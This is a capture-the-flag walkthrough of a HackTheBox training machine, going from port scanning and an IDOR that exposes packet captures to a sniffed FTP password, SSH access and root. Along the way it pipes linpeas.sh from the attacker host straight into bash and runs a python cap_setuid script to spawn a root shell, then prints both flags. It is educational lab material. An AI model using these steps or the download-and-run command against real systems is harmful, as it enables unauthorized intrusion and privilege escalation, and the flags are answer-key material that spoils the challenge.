

HackTheBox:

CAP machine:

Date:16 August 2026

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Target IP: 10.129.74.58

Attacker IP:10.10.14.226

We start enumeration by pinging to the target IP:

```
File Edit View Terminal Tabs Help
[shaurya@blackarch ~]$ ping 10.129.74.58
PING 10.129.74.58 (10.129.74.58) 56(84) bytes of data.
64 bytes from 10.129.74.58: icmp_seq=1 ttl=63 time=251 ms
64 bytes from 10.129.74.58: icmp_seq=2 ttl=63 time=156 ms
64 bytes from 10.129.74.58: icmp_seq=3 ttl=63 time=179 ms
64 bytes from 10.129.74.58: icmp_seq=4 ttl=63 time=217 ms
64 bytes from 10.129.74.58: icmp_seq=5 ttl=63 time=240 ms
^C
--- 10.129.74.58 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 156.471/208.633/250.945/35.905 ms
[shaurya@blackarch ~]$
```

The host is live, now we use nmap to see which ports are open:


```
[shaurya@blackarch ~]$ nmap -sC -sV -Pn 10.129.74.58
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-16 05:27 +0530
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 21.17% done; ETC: 05:27 (0:00:11 remaining)
Nmap scan report for 10.129.74.58
Host is up (0.13s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|_ 256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_ 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http     Gunicorn
|_ http-title: Security Dashboard
|_ http-server-header: gunicorn
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.90 seconds
```

Now trying to connect to ftp service to see if anonymous login is enabled:

```
[shaurya@blackarch ~]$ ftp 10.129.74.58
Connected to 10.129.74.58.
220 (vsFTPd 3.0.3)
Name (10.129.74.58:shaurya):
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed.
ftp>
```

No anonymous login is not enabled. Port 80 is also open which means the IP is serving an http page so we browse to the http page:



In the Network Status Tab, the output of netstat showed, so it must be running ssh command on the host server.

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	User	Inode	PID/Program name	Timer
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	101	35660	-	off (0.00/0/0)
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	0	36093	-	off (0.00/0/0)
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	1001	36265	-	off (0.00/0/0)
tcp	0	1	10.129.74.58:53232	1.1.1.1:53	SYN_SENT	101	320755	-	on (1.58/1/0)
tcp	0	0	10.129.74.58:22	10.10.14.226:36698	ESTABLISHED	0	64696	-	keepalive (477.74/0/0)
tcp	0	0	10.129.74.58:80	10.10.14.226:38648	ESTABLISHED	1001	319265	-	off (0.00/0/0)
tcp	0	0	10.129.74.58:80	10.10.14.226:38664	SYN_RECV	1001	0	-	on (0.98/0/0)
tcp6	0	0	:::21	:::*	LISTEN	0	37165	-	off (0.00/0/0)
tcp6	0	0	:::22	:::*	LISTEN	0	36104	-	off (0.00/0/0)
udp	0	0	10.129.74.58:46677	1.1.1.1:53	ESTABLISHED	1001	91628	35343/bash	off (0.00/0/0)
udp	0	0	10.129.74.58:48788	1.1.1.1:53	ESTABLISHED	1001	283196	203409/bash	off (0.00/0/0)
udp	0	0	127.0.0.1:44787	127.0.0.53:53	ESTABLISHED	102	320754	-	off (0.00/0/0)
udp	0	0	127.0.0.53:53	0.0.0.0:*		101	35659	-	off (0.00/0/0)
udp	0	0	0.0.0.0:68	0.0.0.0:*		0	32379	-	off (0.00/0/0)

Active UNIX domain sockets (servers and established)

Proto	RefCnt	Flags	Type	State	I-Node	PID/Program name	Path
unix	2	[ACC]	SEQPACKET	LISTENING	26936	-	/run/udev/control
unix	2	[]	DGRAM		64946	8281/systemd	/run/user/1001/systemd/notify
unix	2	[ACC]	STREAM	LISTENING	64949	8281/systemd	/run/user/1001/systemd/private
unix	2	[ACC]	STREAM	LISTENING	64957	8281/systemd	/run/user/1001/bus
unix	2	[ACC]	STREAM	LISTENING	64958	8281/systemd	/run/user/1001/gnupg/S.dirmngr
unix	2	[ACC]	STREAM	LISTENING	64959	8281/systemd	/run/user/1001/gnupg/S.gpg-agent.brower
unix	2	[ACC]	STREAM	LISTENING	64960	8281/systemd	/run/user/1001/gnupg/S.gpg-agent.extra
unix	2	[ACC]	STREAM	LISTENING	26920	-	@/org/kernel/linux/storage/multipathd
unix	2	[ACC]	STREAM	LISTENING	64961	8281/systemd	/run/user/1001/gnupg/S.gpg-agent.ssh
unix	2	[ACC]	STREAM	LISTENING	64962	8281/systemd	/run/user/1001/gnupg/S.gpg-agent
unix	2	[ACC]	STREAM	LISTENING	64963	8281/systemd	/run/user/1001/pk-debconf-socket
unix	2	[ACC]	STREAM	LISTENING	64964	8281/systemd	/run/user/1001/snapd-session-agent.socket
unix	3	[]	DGRAM		26904	-	/run/systemd/notify
unix	2	[ACC]	STREAM	LISTENING	26907	-	/run/systemd/private
unix	2	[ACC]	STREAM	LISTENING	26909	-	/run/systemd/userdb/io.systemd.DynamicUser
unix	2	[ACC]	STREAM	LISTENING	26918	-	/run/lvm/lvmpolld.socket
unix	2	[]	DGRAM		26921	-	/run/systemd/journal/syslog
unix	10	[]	DGRAM		26929	-	/run/systemd/journal/dev-log
unix	2	[ACC]	STREAM	LISTENING	26931	-	/run/systemd/journal/stdout
unix	9	[]	DGRAM		26933	-	/run/systemd/journal/socket
unix	2	[ACC]	STREAM	LISTENING	27220	-	/run/systemd/journal/io.systemd.journal
unix	2	[ACC]	STREAM	LISTENING	32376	-	/run/dbus/system_bus_socket
unix	2	[ACC]	STREAM	LISTENING	32383	-	/run/snapd.socket
unix	2	[ACC]	STREAM	LISTENING	32385	-	/run/snapd-snap.socket
unix	2	[ACC]	STREAM	LISTENING	32387	-	/run/uuid/request
unix	2	[ACC]	STREAM	LISTENING	32813	-	/var/run/vmware/guestServicePipe
unix	2	[ACC]	STREAM	LISTENING	35051	-	/run/irqbalance/irqbalance1004.sock
unix	2	[ACC]	STREAM	LISTENING	32380	-	@ISCSIADM_ABSTRACT_NAMESPAC
unix	2	[ACC]	STREAM	LISTENING	32381	-	/var/snap/lxd/common/lxd/unix.socket
unix	3	[]	DGRAM		64948	8281/systemd	/run/user/1001/systemd/notify

In the security snapshots we find downloadable pcap files of different [users](#) . In the site there is an IDOR(Insecure Direct object reference) and we try to download the pcap files of different users, we analyse the pcap files of users 1,2,5,0 in wireshark and we get the sensitive credentials of nathan(user) in the tcp

connections made:

28	0.450003	0.000134	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [ACK] Seq=353 Ack=395 Win=1050624 Len=0
29	0.450176	0.000173	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=0
30	0.450189	0.000013	192.168.196.16	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
31	2.624570	2.174381	192.168.196.1	192.168.196.16	TCP	68	54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=146
32	2.624624	0.000054	192.168.196.16	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
33	2.624934	0.000310	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	0.001961	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
35	2.667693	0.040798	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	1.458807	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	0.000026	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	0.000104	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167701	0.041071	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	1.257297	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
41	5.425034	0.000036	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	0.007353	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	0.000414	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
44	5.433824	0.000033	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=78 Ack=43 Win=64256 Len=0

```
Wireshark · Packet 40 · 0.pcap

  Acknowledgment Number: 55      (relative ack number)
  Acknowledgment number (raw): 455236876
  0101 .... = Header Length: 20 bytes (5)
  > .... 0000 0001 1000 = Flags: 0x018 (PSH, ACK)
  Window: 4106
  [Calculated window size: 1051136]
  [Window size scaling factor: 256]
  Checksum: 0x4ae6 [unverified]
  [Checksum Status: Unverified]
  Urgent Pointer: 0
  > [Timestamps]
  > [SEQ/ACK analysis]
  [Client Contiguous Streams: 1]
  [Server Contiguous Streams: 1]
  TCP payload (22 bytes)
  File Transfer Protocol (FTP)
  PASS Buck3tH4TF0RM3!\r\n
  Request command: PASS
  Request arg: Buck3tH4TF0RM3!
  [Current working directory: ]

0000  00 00 00 01 00 06 00 50 56 c0 00 08 00 00 08 00  ....P V.....
0010  45 00 00 3e 0e 26 40 00 80 06 e3 30 c0 a8 c4 01  E->.&@...0....
0020  c0 a8 c4 10 d4 8b 00 15 60 81 78 5f 1b 22 5d 0c  ....x.."]..
0030  50 18 10 0a 4a e6 00 00 50 41 53 53 20 42 75 63  P...J...PASS Buc
0040  6b 33 74 48 34 54 46 30 52 4d 33 21 0d 0a      k3tH4TF0 RM3!..
```

So the credentials worked for ssh also.

```
nathan@cap:~$ ls
snap user.txt
nathan@cap:~$ sudo su
[sudo] password for nathan:
```

The machine has no internet access:

```
nathan@cap:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
^C
--- 8.8.8.8 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5117ms

nathan@cap:~$
```

To check the paths to root access we have to use linPEAS(linux Privilege Escalation Awesome Script) that helps us to find things like SUID(allows us to run commands with the owners permissions) to gain root access.

But the target has no internet connection, so we create a python server on the attacker machine so that the target machine can connect and run linpeas. So we make a directory on the attacker machine and save the executable [linpeas.sh](#) in it, and start the server on port 80(attacker machine) and wait for the target to connect:


```
nathan@cap:~$ curl http://10.10.14.226/linpeas.sh | bash
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             Dload  Upload    Total   Spent    Left   Speed
0 1103k    0  5400    0     0    4390      0  0:04:17  0:00:01  0:04:16  4386
4 1103k   4 48600    0     0   23387      0  0:00:48  0:00:02  0:00:46  23376

  _____
 /_____ \
|                                     |
|               Do you like PEASS?   |
|_____ |
| Linux PE & Hardening   :   https://hacktricks-training.com/courses/lhe/ |
| Learn Cloud Hacking    :   https://training.hacktricks.xyz |
| Follow on Twitter      :   @hacktricks_live |
| Respect on HTB         :   SirBroccoli |
|_____ |
|               Thank you!          |
|_____ |
| LinPEAS-ng by carlospolop        |
|_____ |

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
Best Linux PE & Hardening course: https://hacktricks-training.com/courses/lhe/

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look into it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting LinPEAS. Caching Writable Folders...
```

It identified two interesting findings:

- 1) CVE 2026-41651(Pack2TheRoot): PackageKit 1.1.13-2ubuntu1.1

```
Checking for PackageKit Pack2TheRoot (CVE-2026-41651) (T1068)
https://github.security.telekom.com/2026/04/pack2theroot-linux-local-privilege-escalation.html
PackageKit version detected: 1.1.13-2ubuntu1.1
Vulnerable to CVE-2026-41651 (Pack2TheRoot) - PackageKit 1.1.13-2ubuntu1.1 is below the Ubuntu 20.04 ESM fixed version: 1.1.13-2ubuntu1.1+esm1

PackageKit daemon reachability
pkcon/pkmon present - daemon can be activated on demand via D-Bus

IOC: emitted_finished assertion failures
No emitted_finished assertion failures found in PackageKit logs
```

2)/usr/bin/python3.8 =
cap_setuid,cap_net_bind_service+eip
This capability given by the owner to python3.8
allows it to change the UID of the user, we will be
using this to escalate privilege.

```
_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_a
dit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
CapAmb: 0x0000000000000000=

Processes with capability sets (non-zero CapEff/CapAmb, limit 40) (T1548.001)

Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

We make the python script in the home directory:

```
GNU nano 4.8 script.py
import os
os.setuid(0)
os.system("/bin/bash")
```

And tell the interpreter python3.8 to change the UID
to 0 by running:

```
nathan@cap:~$ nano script.py
nathan@cap:~$ python3.8 script.py
root@cap:~#
```

Now we have got the root to the target machine.

FLAGS:

1)(/home/nathan of user nathan)

FIRST FLAG:ecadc1aa81b54af38dddfbf8effb7daa

2)(/root of root user)

SECOND

FLAG:75bd7dbaccc4b6bfb79689182c52d293